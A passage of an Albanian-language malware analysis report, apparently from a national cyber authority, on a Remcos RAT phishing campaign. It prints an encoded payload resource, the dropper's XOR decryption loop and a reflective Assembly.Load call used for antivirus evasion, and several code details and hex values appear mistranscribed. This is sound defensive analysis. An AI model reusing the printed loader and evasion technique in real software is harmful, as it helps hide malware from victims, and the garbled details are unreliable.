

**Analizë teknike për skedarin keqdashës  
REMCOS RAT**

**Versioni: 1.0  
Data: 09/04/2024**

## Tabela e përmbajtjes:

<b>Përmbledhje Ekzekutive :</b> .....	<b>4</b>
<b>Informacione Teknike</b> .....	<b>5</b>
<b>Analiza e skedarit <i>iAFV.exe</i></b> .....	<b>6</b>
<b>Analiza dinamike e Tyrone.dll</b> .....	<b>13</b>
<b>Analiza statike e Remcos RAT</b> .....	<b>16</b>
<b>Analiza dinamike e Remcos RAT</b> .....	<b>18</b>
<b>Indikatorët e kompromentimit</b> .....	<b>21</b>
<b>Teknikat MITRE</b> .....	<b>22</b>
<b>Rekomandime</b> .....	<b>22</b>

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshëm deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

***Ky raport ka kufizime dhe duhet interpretuar me kujdes!***

Disa nga këto kufizime përfshijnë:

**Faza e parë:**

Burimet e informacionit: Raporti është bazuar në informacionet e vëna në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

**Faza e dytë:**

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të incidentit mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

**Faza e tretë:**

Analiza e kufizuar: Për shkak të natyrës komplekse të tentativës së sulmit kibernetik, analiza mund të jetë e kufizuar në disa aspekte. Interpretimi i ngjarjes është subjektiv dhe mund të ndikohet nga mungesa e disa të dhënave kyçe.

**Faza e katërt:**

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

**AUTORITETI rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.**

Ky raport nuk është një dokument përfundimtar (nxjerrja e detajeve hyrëse të aktorëve keqdashës do ju vihet në dispozicion në një moment të dytë). Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

## Përmbledhje Ekzekutive :

Autoriteti realizoi një analizë të detajuar teknike të skedarit keqdashës **Remcos Remote Access Trojan (RAT)**, i cili synoi infrastrukturën kritike brenda Republikës së Shqipërisë. Ky raport përmbledh gjetjet nga analiza statike dhe dinamike e skedarit keqdashës, duke theksuar treguesit kryesorë të kompromentimit, teknikat e përdorura nga skedari keqdashës bazuar në kornizën **MITRE ATT&CK** si dhe ofron rekomandime për të zbutur kërcënimin.

### Gjetjet Kyçe:

Skedari keqdashës u identifikua përmes analizës së skedarëve të dyshuar të lidhur me një fushatë Phishing në Shqipëri. Analiza konfirmoi që skedarët janë pjesë e familjes **Remcos RAT**, një lloj virusi që lejon operacione në distancë nga aktorët e keqdashës, duke përfshirë **keylogging**, mbledhjen e audios dhe videos, dhe rrjedhjen e historisë dhe kredencialeve të shfletuesit të internetit. U kryen ekzaminime të detajuara mbi komponentët të ndryshëm të skedarit keqdashës, duke përfshirë **iAFV.exe**, **Tyrone.dll**, dhe skedarë të tjerë të lidhur, duke zbuluar vetitë e tyre dhe metodat e sofistikuar të përdorura për të shmangur zbulimin ndaj sistemeve mbrojtëse (**antivirus**) dhe analizën e detajuar.

U identifikuan tregues të kompromentimit, duke përfshirë vlerat hash për skedarë të ndryshëm dhe tregues të rrjetit, duke ofruar të dhëna jetike për mbrojtjet e sigurisë kibernetike.

### Rekomandimet:

- Bllokimi i menjëhershëm i treguesve të identifikuar të kompromentimit në sistemet e mbrojtjes kibernetike.
- Monitorimi dhe analiza e vazhdueshme e regjistrave të sigurisë përmes sistemeve të Menaxhimit të Informacionit dhe Ngjarjeve të Sigurisë (SIEM).
- Ngritja e ndërgjegjësimit dhe trajnimi i stafit jo-teknik për të parandaluar infektimet nga skedarë keqdashës, me fokus në sulmet phishing.
- Implementimi i pajisjeve të avancuara të perimetrit të rrjetit për analizë të thellë të trafikut, dhe segmentimi i sistemeve të rrjetit në VLAN-e të ndryshme për të rritur sigurinë.
- Përdorimi i zgjidhjes LAPS për sistemet e Microsoft, filtrimi i trafikut të aksesit në distancë, vendosja e Firewall-it të Aplikacioneve Web (WAF), dhe analiza e trafikut bazuar në sjellje për pajisjet fundore.

***Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuar, duke vënë në pah rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike.***

Bazuar mbi analizën e kryer dhe mbi artifaktet e gjetura, referuar teknikave, taktikave dhe procedurave të përdorura mendohet se pas fushatës Phishing, sulmues potencial mund të jetë grupi Iranian **APT33**.

Kjo për faktin se ky grup përdor TTP të paraqitura në analizë si më poshtë :

- Përdorimin e PowerShell i cili është aplikacion legjitim i Windows për ekzekutim komandash.
- Përdorimin e teknikave të ndryshme për të anashkaluar sistemet mbrojtëse dhe antivirus.
- Përdorimin e aplikacione legjitime për të fshehur kode keqdashëse.
- Përdorimin e skedarëve karrem për të ngatërruar analizën e kodit dhe ruajtjen e tyre në direktorinë **Temp**.
- Përdorimin e mjete për të ruajtur passworde dhe elementë të tjerë të viktimës.
- Përdorimin e enkodimit në **base64** për të aktivizuar komunikim Command and Control (C2).
- Përdorimin e fushatave në masë duke shënjestruar infrastruktura, organizata dhe entitete shtetërore.
- Krijon vazhdueshmëri në sistemet e prekura duke u fshehur tek shërbimet dhe programet legjitime.
- Përdorimin e skedarëve keqdashës për të shtuar skedarë të tjerë të nevojitur gjatë sulmit.
- Përdorimin e gjuhës C# me librarinë përkatëse **.NET**.
- Përdorimin e detyrave të planifikuara të sistemit operativ Windows si legjitime për të krijuar vazhdueshmëri.
- Përdorimin e skedarëve keqdashës për të ruajtur të dhëna sensitive të kompjuterit të viktimës.
- Përdorimin e XOR dhe algoritmave të tjerë kompleks për të fshehur kodin keqdashës.

## Informacione Teknike

Referuar raportimit të një fushate sulmi **Phishing** së fundi në Shqipëri, u shkarkuan për analizë disa skedarë të dyshuar si keqdashës. Gjatë analizimit statik dhe dinamik të skedarëve, rezultoi që njëri nga skedarët është i familjes **Trojan** përkatësisht **Remcos RAT (remote access trojan)** nga ku kryhen veprime të ndryshme në distancë nga aktorët keqdashës. Gjatë analizës u evidentua gjithashtu se ky virus kryen dhe veprime keylogger, screenshots, audio collection, video collection, browser history/credentials leaks etj. Gjithashtu u krye evidentimi i indikatorëve kompromentues dhe serverat **command and control C2**.




Figura 1. Zinxhiri i infektimit.

## Analiza e skedarit *iAFV.exe*

- **Analiza Statike:**

Ekzekutuesi *iAFV.exe* është një skedar që përdor librarinë **.NET** i shkruajtur në gjuhën e programimit **C#**.

**Sha256: f4eaa74eb268a58cff6f5d37607758bd49cc00af060da799857ae10cfd59efb2**




Figura 2. Informacion mbi skedarin *iAFV.exe*.

Gjatë analizës së kodit të dekompileuar evidentohet se projekti i eksportuar duket si një projekt i që ka si qëllim ruajtjen e *appointments* dhe ka butonat **UI** në gjuhën polake”. Kur komentohet pjesa e kodit që aktivizon objektin **CCZ**, programi funksionon si një **Windows Form** dhe aplikacioni paraqitet si në figurën 2, ku është legjitim dhe nuk paraqet kod malinj.




Figura 3. Windows Form Application.

Në pamje të parë kodit duket legjitim dhe jo dashakeqës por në skedarin *frmProcesso.resx* evidentohet në formatin **XML** një variabël me emrin **“ccz”** i tipit byte array i enkoduar.

```

frmProcesso.resx # X
  <resheader name="writer">
    <value>System.Resources.ResXResourceWriter, System.Windows.Forms, Version=4.0.0.0, Culture=neutral, Publi
  </resheader>
  <assembly alias="mscorlib" name="mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e08
  <data name="ccz" type="System.Byte[], mscorlib">
    <value>
      vTyqD0l6Mgo+dT0IT3xPDE5lUhovFiIWLtudqeHZ7ari15CkltWxXp07jreDt4+6/MiAuIzlg7bxxfe0
      9iUSWm9IXa+JvEzPvEvHf+sRNao3C9Zl4jjeQALVgJVw4z2XNP+XQKJ20hzwg0uVgHXycyuxiFirZUT2
      tF0aLhxhFU554Y+2gmpRYSdHO/ddGLJnIBQmZSeUo93H88bq0uclP3dPdzB4TQo+DF5nNANLXmdTZ5+q
      7NiQaFwbMwZBdUUGRBmkbfLgVGBYaS8bU2t-fGFBLIhUnZCR3QA99BDAB0cFMXkxBUL6z4i8jr3/rIvD
      9s/7z/ey9MCISITDi775zf8VovHGRHFIFeiwhcPnr5ej5KyZ3urYm9mKvFxA+c35wFTS5q6KvmmxhMP3
      xYbEl6Do3eTQ5Nzpr5vT69+Y00WilqTnpfbBibYFsYw9iM76soq++bGEw/ffHqT3wIC1jLiMtIHH87uD
      t+iaTfJ+TA9NHilHVGI2bVUyAM8Pw/ew+Nb8yPq524i/9yWVIRUrHLhsJBwobycSVWFTEFLh1p5LRP5X
      /WUjF19XYrSv5qWbtXBDN7to+7j7eCkPC4gLTzu47JvY/MTu9myZA6q5+nhsD0vITQl9/qq5+t7hJB
      dj4LMgYyCj95TQU9CQ5Gc/LG9L-f1ppHZ7NXh1e3YnqriA4LFjbj/y/LyMGNUGi8RJFL+Sw3FYLpuJm5b
      HCgaWRu8HVgPsp3z/q8iMD4zIvD9rGfT/S25dKar5a1lq6b3emhma3qopfQ5NaV14Sz+87koJKq252p
      4djsq9LnaNnrq0o+7qaToIC2jaKqNHxEcP9BdDMH/UcFVmh9w0WZ0AA1cxz4qnEVJZ/Y7N4iRRYhXz2e
      qp6maPTAUP3Jjsa7kKSW1V+br0TR1t7nU2AmEj8JJ1oSJ0UCCFFVPP6tbE15R3MwScBdTHLGCuQDLRU9
      UzMPVfQ4cL1r+SjLwMrQQkiOSIIWH6Vh8rExzwRHI1AKND9LT9yYJ+X4InKmpEysgFSPeC0AJMgAP
      uIT7k/17/ve7PT/DK/8zh0F7iq5Sh02taHVNhImAx8k5qUy+FvYjOfxwKEE3x0B8v/y+7aJab1ZiKt/q
      dLL6wvY+V2lILxAb0I00/JEekh4mE9jRmaGLfNIRXvImAzBNHJ8MTYTRYRgQ83VoS7ysfLW6xwW9
      ftTB9c3ug7SNLKDnpZCyhdYgkL0zdbv2+XdeRwoYE5603HJblpoIfSkvfw2EgYyCjVbQ011P3bD0pWh
      ibOZTVVeKwgSJORTLbLSYBzWuY3L+ZnmJXdBB/pXZFFqXOJLhck9Juu6d0pfj1vWQ8Cyv/M9b7AhM32
      w4KSKm5bailrJeKmk3p0ekJ0MgY97q70cBheaj9Q+X8wTV9SQUpa8pSg6MbHbKd3MAQsUef0zoaJrm92
      TE4kBiM2/JDvx1BiUo+t/sL/SnM2Ag8sP/yJoYHIFR1IUWP1psv6h8P3mL5eRgA0ch9C+4jSj5C2x4Wr
      m1n5mq6amILM5X1BdbT7zom5i8h5KuVvWwBUKNHjpZGhWwWYx4UHyl1u9GFVHSj9y/60dzAETDzDg8v+
      ja6GjYe6aFv2JWbiMmEVlH2nkxBdn2xoSozxJNbyoEMAYxYzJnW/KV3e1lGk5wF0RzMe3IXBAoHVtp
      smNXEESp/c0COp0a1eBwrDxAjBR1WURQABkEdx1LtxXJKqoDI/bofCDAFOQ0/mI/IgKvmYppK27qLWM
      rppqEeNDLrpejuXNAmIW39KzS2oxKvMjWZD19RuPa2Iy+ejfXv/y4f5cmU2BABRsuafIEAsiQ2e20joJL
    </value>
  </data>

```

Figura 4. CCZ byte array.

Në skedarin e projektit **Class1.cs** evidentohet thirrja e këtij variabli dhe plotëson **byte array** me emrin **numArray1** nëpërmjet funksionit **GetObject("ccz")** të klasës

**ComponentResourceManager** dhe prania e një **byte array** te dytë me emrin **numArray2** e cila plotësohet nga thirrja e funksioni **CCVC()** që ndodhet në skedarin **Form1.cs**

Më pas nëpërmjet një cikli **for**, **byte array numArray1**, modifikohet nëpërmjet një algoritmi duke përdorur dhe **byte array numArray2**. Llogaritja brenda ciklit **for** përfshin **XOR** duke treguar një indikator enkriptimi.

Evidentohet gjithashtu përdorimi i klasës **Activator** e cila kalon si parametër **numArray1** në funksionin **CreateInstance** dhe thërret funksionin **InvokeMember** dhe mënyra se si bëhet **load** nuk është e zakonshme pasi bashkon dy **strings** **l.toUpper()** e cila është shkronja **L + oad** pra **Load**. Bashkimi i karaktereve është një teknikë mjaft e përhapur për të anashkaluar sistemet mbrojtëse antivirus. Gjithashtu përdor dhe dy karakteret e para të një string **array** **"7A79574C\*6E6573"** që e kalon si parametër.

```

484 this.button1.Size = new Size(75, 23);
485 this.button1.TabIndex = 3;
486 byte[] numArray1 = (byte[]) componentResourceManager.GetObject("ccvc");
487 byte[] numArray2 = Form1.CCVC();
488 int length = numArray1.Length;
489 for (int index1 = 0; index1 < length; ++index1)
490 {
491     int index2 = index1 % 22;
492     int num1 = index1 + 1;
493     byte num2 = numArray1[num1 % numArray1.Length];
494     byte num3 = numArray2[index2];
495     int num4 = (int) numArray1[index1] ^ (int) num3;
496     int num5 = 251367140;
497     int num6 = num5 <= 251367114 ? (num5 > 251367157 ? 0 : num5 + 1) : 251367181;
498     int num7 = 251367125;
499     int num8 = num7 > 251367187 ? (num7 > 251367105 ? 0 : num7 + 1) : 251367188;
500     int num9 = 251367129;
501     int num10 = num9 <= 251367110 ? (num9 > 251367138 ? 0 : num9 + 1) : 251367124;
502     int num11 = 251367159;
503     int num12 = num11 <= 251367117 ? (num11 > 251367193 ? 0 : num11 + 1) : 251367194;
504     int num13 = 251367119;
505     int num14 = num13 <= 251367104 ? (num13 > 251367195 ? 0 : num13 + 1) : 251367199;
506     bool flag = false;
507     int num15 = 251367185;
508     int num16 = num15 <= 251367142 ? (num15 > 251367181 ? 1 : num15 + 1) : 251367189;
509     numArray1[index1] = (byte) (num4 - (int) num2 + 256);
510     numArray1[index1] = (byte) ((uint) numArray1[index1] & (uint) byte.MaxValue);
511 }
512
513 this.button5.Text = "Zamknij";
514 Activator.CreateInstance(typeof (Assembly).InvokeMember("L.ToUpperC" + "oad", BindingFlags.InvokeMethod, (Binder) null, (object) null, new object[1]
515 {
516     (object) numArray1
517 }) as Assembly).GetTypes()[9], (object[]) new string[3]
518 {
519     Form1.ZHf0,
520     Form1.ZHf1,
521     "WindowsFormsApplication1"
522 });
523 this.button5.UseVisualStyleBackColor = true;
524 this.button5.Click += new EventHandler(this.button5_Click);
525 this.label2.AutoSize = true;
526 this.label2.Font = new Font("Microsoft Sans Serif", 12f, FontStyle.Bold, GraphicsUnit.Point, (byte) 238);

```

Figura 5. Thirrja e variablit ccz dhe ekzekutimi.

```

1 reference
private static byte[] CCVC()
{
    return ((IEnumerable<byte>) new byte[13]
    {
        (byte) 52,
        (byte) 56,
        (byte) 53,
        (byte) 70,
        (byte) 52,
        (byte) 72,
        (byte) 56,
        (byte) 52,
        (byte) 71,
        (byte) 72,
        (byte) 53,
        (byte) 71,
        (byte) 52
    }).Concat<byte>((IEnumerable<byte>) new byte[9]
    {
        (byte) 50,
        (byte) 67,
        (byte) 66,
        (byte) 83,
        (byte) 55,
        (byte) 72,
        (byte) 53,
        (byte) 57,
        (byte) 52
    }).ToArray<byte>());
}
}

```

Figura 6. Funkzioni CCVC().

Kur shtojmë një rresht në kodin e projektit pas ciklit for “Console.WriteLine(numArray1) për



të kuptuar sjelljen me **byte array** dhe nga ku evidentohet se në **HEX** kemi vlerat **4A 5D** të cilat na tregojnë se kemi përsëri një skedar të ekzekutueshëm . Prandaj këto vlera i ruajmë në një skedar dhe përsëri na rezulton se kemi të bëjmë me një skedar të shkruajtur në **ASP.NET** me **C#**.




Figura 7. Skedari .exe i evidentuar.

Përsëri kodin e eksportojmë si një projekt dhe shikojmë që projekti ka emrin **Smt.csproj**. Në këtë projekt nuk evidentohet ndonjë detaj me interes përveçse skedarëve ë të tipit **.resx** që kanë vlera të enkoduara dhe në këtë rast me **base64**. Pasi e dekodojmë vlerën në **base64**, evidentohet një skedar i kategorisë **gzip** dhe e shkarkojmë për të parë përmbajtjen e tij. Gjatë importimit projekti merr emrin **Gamma**. Nga ekstraktimi i këtij skedari shikojmë që kemi përsëri një projekt tjetër por që skedari në këtë rast është një **DLL** me emrin **ReactionDiffusionLib**. Nga analiza e kodit të këtij projekti rezulton se kjo **dll** nuk është asgjë përveçse një karrem për të ngatërruar analizën.




Figura 8. Gamma(ReactionDiffusionLib).

Në kodin e projektit mëmë përvecse **czz** kemi dhe një tjetër vlerë të enkoduar me emrin **zyWL**. Nga kodi kuptohet se kemi të bëjmë me një skedar **Bitmap**. Pasi marrim vlerën e këtij variabli tentojmë ta dekodojmë dhe marrim një imazh .




Figura 9. Thirrja e variablit zyWL.




Figura 10. Vlera e enkoduar me base64 zyWL.




Figura 11. zyWL e dekoduar image.bmp.

Evidentohet se kemi mjaft vlera të enkoduara dhe shikojmë që kemi përdorim të packerave dhe fshehës të ndryshëm.

